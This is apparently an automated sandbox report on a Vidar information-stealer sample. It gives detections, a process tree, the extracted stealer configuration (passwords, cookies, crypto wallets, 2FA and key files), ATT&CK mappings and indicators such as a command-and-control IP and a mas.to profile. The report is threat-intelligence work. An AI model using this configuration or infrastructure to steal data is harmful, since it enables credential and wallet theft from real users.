ID: 490254
Sample Name:
RWOEFXaFFI.exe
Cookbook: default.jbs
Time: 10:12:25
Date: 25/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Windows Analysis Report RWOEFXaFFI.exe


Overview

General Information

Sample Name:	RWOEFXaFFI.exe
Analysis ID:	490254
MD5:	2433260019e288..
SHA1:	cebc35a8212c2d…
SHA256:	d81d318002da9fa.
Tags:	exe
Infos:	

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Icon mismatch, binary includes an ic…
- Yara detected Vidar
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma…
- Tries to steal Crypto Currency Wallets
- Tries to harvest and steal Putty / Wi…
- Machine Learning detection for samp…
- Found many strings related to Crypt…
- Tries to harvest and steal browser in…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- RWOEFXaFFI.exe (PID: 6500 cmdline: 'C:\Users\user\Desktop\RWOEFXaFFI.exe' MD5: 2433260019E2886C8FC0969CB076CC49)
  - WerFault.exe (PID: 7008 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 916 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 360 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1044 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6664 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1064 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6632 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1088 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1156 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1532 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6896 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 2024 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4760 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 2060 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4856 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1984 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Vidar

```
{
  "Saved Password": "1",
  "Cookies": "1",
  "Wallet": "1",
  "Internet History": "1",
  "Telegram": "1",
  "Screenshot": "1",
  "Grabber": "1",
  "Max Size": "250",
  "Search Path": "%DESKTOP%\\",
  "Extensions": [
    "*.txt",
    "*.dat",
    "*wallet*.*",
    "*2fa*.*",
    "*backup*.*",
    "*code*.*",
    "*password*.*",
    "*auth*.*",
    "*google*.*",
    "*utc*.*",
    "*UTC*.*",
    "*crypt*.*",
    "*key*.*"
  ],
  "Max Filesize": "50",
  "Recusrive Search": "true",
  "Ignore Strings": "movies:music:mp3"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Vidar_2	Yara detected Vidar	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.376762320.0000000002910000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000000.00000000.261802945.0000000000400000.00000040.00020000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000000.00000000.434498098.0000000002910000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000000.00000000.311962061.0000000002EB0000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000000.00000000.259451356.0000000000400000.00000040.00020000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Click to see the 47 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.RWOEFXaFFI.exe.400000.0.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.RWOEFXaFFI.exe.2910174.2.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.RWOEFXaFFI.exe.2eb0000.36.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.RWOEFXaFFI.exe.2910174.32.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
0.0.RWOEFXaFFI.exe.400000.28.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Click to see the 70 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Stealing of Sensitive Information:

Yara detected Vidar

Yara detected Vidar stealer

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Yara detected Vidar


Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 2	Masquerading 1 1	OS Credential Dumping 1	Query Registry 1	Remote Services	Data from Local System 3	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	Credentials in Registry 1	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	Process Discovery 1 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 3 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RWOEFXaFFI.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\freebl3.dll	0%	Metadefender		Browse
C:\ProgramData\freebl3.dll	0%	ReversingLabs		
C:\ProgramData\mozglue.dll	3%	Metadefender		Browse
C:\ProgramData\mozglue.dll	0%	ReversingLabs		
C:\ProgramData\msvcp140.dll	0%	Metadefender		Browse
C:\ProgramData\msvcp140.dll	0%	ReversingLabs		
C:\ProgramData\nss3.dll	0%	Metadefender		Browse
C:\ProgramData\nss3.dll	0%	ReversingLabs		
C:\ProgramData\softokn3.dll	0%	Metadefender		Browse
C:\ProgramData\softokn3.dll	0%	ReversingLabs		
C:\ProgramData\vcruntime140.dll	0%	Metadefender		Browse
C:\ProgramData\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\softokn3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\softokn3[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\mozglue[1].dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\mozglue[1].dll	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\vcruntime140[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\vcruntime140[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\freebl3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\freebl3[1].dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.RWOEFXaFFI.exe.2eb0000.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2910174.23.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2eb0000.18.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2eb0000.30.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2910174.11.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2910174.5.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2910174.14.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2eb0000.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2910174.26.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2910174.32.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2910174.20.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2910174.2.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2eb0000.36.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2eb0000.33.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2910174.8.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2eb0000.12.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2eb0000.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2910174.17.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2eb0000.21.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2eb0000.27.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2eb0000.15.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2910174.29.unpack	100%	Avira	TR/Kazy.4159236		Download File
0.0.RWOEFXaFFI.exe.2eb0000.24.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.RWOEFXaFFI.exe.2910174.35.unpack	100%	Avira	TR/Kazy.4159236		Download File

Domains

Source	Detection	Scanner	Label	Link
mas.to	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://159.69.203.58/mozglue.dll	13%	Virustotal		Browse
http://159.69.203.58/mozglue.dll	0%	Avira URL Cloud	safe	
http://159.69.203.58/mozglue.dllld	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://https://mas.to/#	0%	Virustotal		Browse
http://https://mas.to/#	0%	Avira URL Cloud	safe	
http://https://mas.to/i	0%	Avira URL Cloud	safe	
http://https://mas.to	0%	Avira URL Cloud	safe	
http://159.69.203.58/1013	0%	Avira URL Cloud	safe	
http://159.69.203.58/msvcp140.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0	0%	Avira URL Cloud	safe	
http://https://mas.to;	0%	Avira URL Cloud	safe	
http://159.69.203.58/freebl3.dllIf	0%	Avira URL Cloud	safe	
http://159.69.203.58/freebl3.dlln	0%	Avira URL Cloud	safe	
http://159.69.203.58/softokn3.dll6x	0%	Avira URL Cloud	safe	
http://https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to	0%	Avira URL Cloud	safe	
http://159.69.203.58/nss3.dll	0%	Avira URL Cloud	safe	
http://159.69.203.58/	0%	Avira URL Cloud	safe	
http://159.69.203.58/softokn3.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/	0%	Avira URL Cloud	safe	
http://159.69.203.58/vcruntime140.dll	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://159.69.203.58/freebl3.dll	0%	Avira URL Cloud	safe	
http://https://media.mas.to	0%	Avira URL Cloud	safe	
http://https://mas.to/@killern0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mas.to	88.99.75.82	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://159.69.203.58/mozglue.dll	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://159.69.203.58/1013	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/msvcp140.dll	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/nss3.dll	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/softokn3.dll	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/vcruntime140.dll	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/freebl3.dll	false	• Avira URL Cloud: safe	unknown
http://https://mas.to/@killern0	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.75.82	mas.to	Germany		24940	HETZNER-ASDE	false
159.69.203.58	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	490254
Start date:	25.09.2021
Start time:	10:12:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RWOEFXaFFI.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.winEXE@9/46@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.99.75.82	kI3s0EHB23.exe	Get hash	malicious	Browse	
	3oZf2AWs3o.exe	Get hash	malicious	Browse	
	1wiBg3rNF8.exe	Get hash	malicious	Browse	
	QaDhnpiLyq.exe	Get hash	malicious	Browse	
	EA00OMo1tS.exe	Get hash	malicious	Browse	
	cj6LIPaeUz.exe	Get hash	malicious	Browse	
	VtLAo0xV0T.exe	Get hash	malicious	Browse	
	7RIDZ5nRku.exe	Get hash	malicious	Browse	
	setup_x86_x64_install.exe	Get hash	malicious	Browse	
	LT8x22KHHG.exe	Get hash	malicious	Browse	
	HVHU71yzzA.exe	Get hash	malicious	Browse	
	6Fy45hLYl0.exe	Get hash	malicious	Browse	
	ExQjKsR148.exe	Get hash	malicious	Browse	
	fXMEzg5Fjm.exe	Get hash	malicious	Browse	
	2XLHix3B2c.exe	Get hash	malicious	Browse	
	0fx09eBpoa.exe	Get hash	malicious	Browse	
	3HuW7WBipG.exe	Get hash	malicious	Browse	
	R5R1EO1Lxs.exe	Get hash	malicious	Browse	
	rfuXvlBuYJ.exe	Get hash	malicious	Browse	
	Teric4r3o5.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mas.to	kI3s0EHB23.exe	Get hash	malicious	Browse	• 88.99.75.82
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 88.99.75.82
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 88.99.75.82
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 88.99.75.82
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 88.99.75.82
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.75.82
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 88.99.75.82
	7RIDZ5nRku.exe	Get hash	malicious	Browse	• 88.99.75.82

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LT8x22KHHG.exe	Get hash	malicious	Browse	• 88.99.75.82
	HVHU71yzzA.exe	Get hash	malicious	Browse	• 88.99.75.82
	6Fy45hLYl0.exe	Get hash	malicious	Browse	• 88.99.75.82
	ExQjKsR148.exe	Get hash	malicious	Browse	• 88.99.75.82
	fXMEzg5Fjm.exe	Get hash	malicious	Browse	• 88.99.75.82
	2XLHix3B2c.exe	Get hash	malicious	Browse	• 88.99.75.82
	0fx09eBpoa.exe	Get hash	malicious	Browse	• 88.99.75.82
	3HuW7WBipG.exe	Get hash	malicious	Browse	• 88.99.75.82
	R5R1EO1Lxs.exe	Get hash	malicious	Browse	• 88.99.75.82
	rfuXvlBuYJ.exe	Get hash	malicious	Browse	• 88.99.75.82
	Teric4r3o5.exe	Get hash	malicious	Browse	• 88.99.75.82
	G3QpUGAM0L.exe	Get hash	malicious	Browse	• 88.99.75.82

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	ccFkGrtkhM.exe	Get hash	malicious	Browse	• 88.99.66.31
	KqXA36ARxD.exe	Get hash	malicious	Browse	• 88.99.66.31
	p7jfy1lZgl.exe	Get hash	malicious	Browse	• 88.99.66.31
	W1sfDNhonu.exe	Get hash	malicious	Browse	• 88.99.66.31
	9XE9o2AvE1.exe	Get hash	malicious	Browse	• 95.217.228.176
	kl3s0EHB23.exe	Get hash	malicious	Browse	• 159.69.203.58
	9BdsqglvfC.exe	Get hash	malicious	Browse	• 88.99.66.31
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 159.69.203.58
	IocDW5Iw8k.exe	Get hash	malicious	Browse	• 135.181.14 2.223
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 159.69.203.58
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 159.69.203.58
	tl0W00k1vt	Get hash	malicious	Browse	• 185.107.55.203
	1bI3lLLM2r.exe	Get hash	malicious	Browse	• 144.76.183.53
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 159.69.203.58
	18vaq1Ah2l	Get hash	malicious	Browse	• 197.242.86.253
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.66.31
	dRwdYuZ3ck.exe	Get hash	malicious	Browse	• 95.217.248.44
	arm7	Get hash	malicious	Browse	• 78.47.207.212
	ZRrz9IezQo.exe	Get hash	malicious	Browse	• 136.243.159.53
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 159.69.203.58
HETZNER-ASDE	ccFkGrtkhM.exe	Get hash	malicious	Browse	• 88.99.66.31
	KqXA36ARxD.exe	Get hash	malicious	Browse	• 88.99.66.31
	p7jfy1lZgl.exe	Get hash	malicious	Browse	• 88.99.66.31
	W1sfDNhonu.exe	Get hash	malicious	Browse	• 88.99.66.31
	9XE9o2AvE1.exe	Get hash	malicious	Browse	• 95.217.228.176
	kl3s0EHB23.exe	Get hash	malicious	Browse	• 159.69.203.58
	9BdsqglvfC.exe	Get hash	malicious	Browse	• 88.99.66.31
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 159.69.203.58
	IocDW5Iw8k.exe	Get hash	malicious	Browse	• 135.181.14 2.223
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 159.69.203.58
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 159.69.203.58
	tl0W00k1vt	Get hash	malicious	Browse	• 185.107.55.203
	1bI3lLLM2r.exe	Get hash	malicious	Browse	• 144.76.183.53
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 159.69.203.58
	18vaq1Ah2l	Get hash	malicious	Browse	• 197.242.86.253
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.66.31
	dRwdYuZ3ck.exe	Get hash	malicious	Browse	• 95.217.248.44
	arm7	Get hash	malicious	Browse	• 78.47.207.212
	ZRrz9IezQo.exe	Get hash	malicious	Browse	• 136.243.159.53
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 159.69.203.58

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	ccFkGrtkhM.exe	Get hash	malicious	Browse	• 88.99.75.82
	h2MBI7TaFm.exe	Get hash	malicious	Browse	• 88.99.75.82
	h2MBI7TaFm.exe	Get hash	malicious	Browse	• 88.99.75.82

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	kl3s0EHB23.exe	Get hash	malicious	Browse	• 88.99.75.82
	9BdsqglvfC.exe	Get hash	malicious	Browse	• 88.99.75.82
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 88.99.75.82
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 88.99.75.82
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 88.99.75.82
	qUaCp2QNnD.exe	Get hash	malicious	Browse	• 88.99.75.82
	Vxkz7d1Hh3.exe	Get hash	malicious	Browse	• 88.99.75.82
	Vxkz7d1Hh3.exe	Get hash	malicious	Browse	• 88.99.75.82
	Silver_Light_Group_DOC030273211220213.exe	Get hash	malicious	Browse	• 88.99.75.82
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 88.99.75.82
	Payment.Receipt.html	Get hash	malicious	Browse	• 88.99.75.82
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.75.82
	IC-230921 135838 ggo.htm	Get hash	malicious	Browse	• 88.99.75.82
	BESTPREIS-ANFRAGE.exe	Get hash	malicious	Browse	• 88.99.75.82
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 88.99.75.82
	qkF3PCHVXs.xls	Get hash	malicious	Browse	• 88.99.75.82
	7RIDZ5nRku.exe	Get hash	malicious	Browse	• 88.99.75.82

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\freebl3.dll	3oZf2AWs3o.exe	Get hash	malicious	Browse	
	QaDhnpiLyq.exe	Get hash	malicious	Browse	
	qUaCp2QNnD.exe	Get hash	malicious	Browse	
	EA00OMo1tS.exe	Get hash	malicious	Browse	
	cj6LIPaeUz.exe	Get hash	malicious	Browse	
	VtLAo0xV0T.exe	Get hash	malicious	Browse	
	7RIDZ5nRku.exe	Get hash	malicious	Browse	
	setup_x86_x64_install.exe	Get hash	malicious	Browse	
	HVHU71yzzA.exe	Get hash	malicious	Browse	
	ExQjKsR148.exe	Get hash	malicious	Browse	
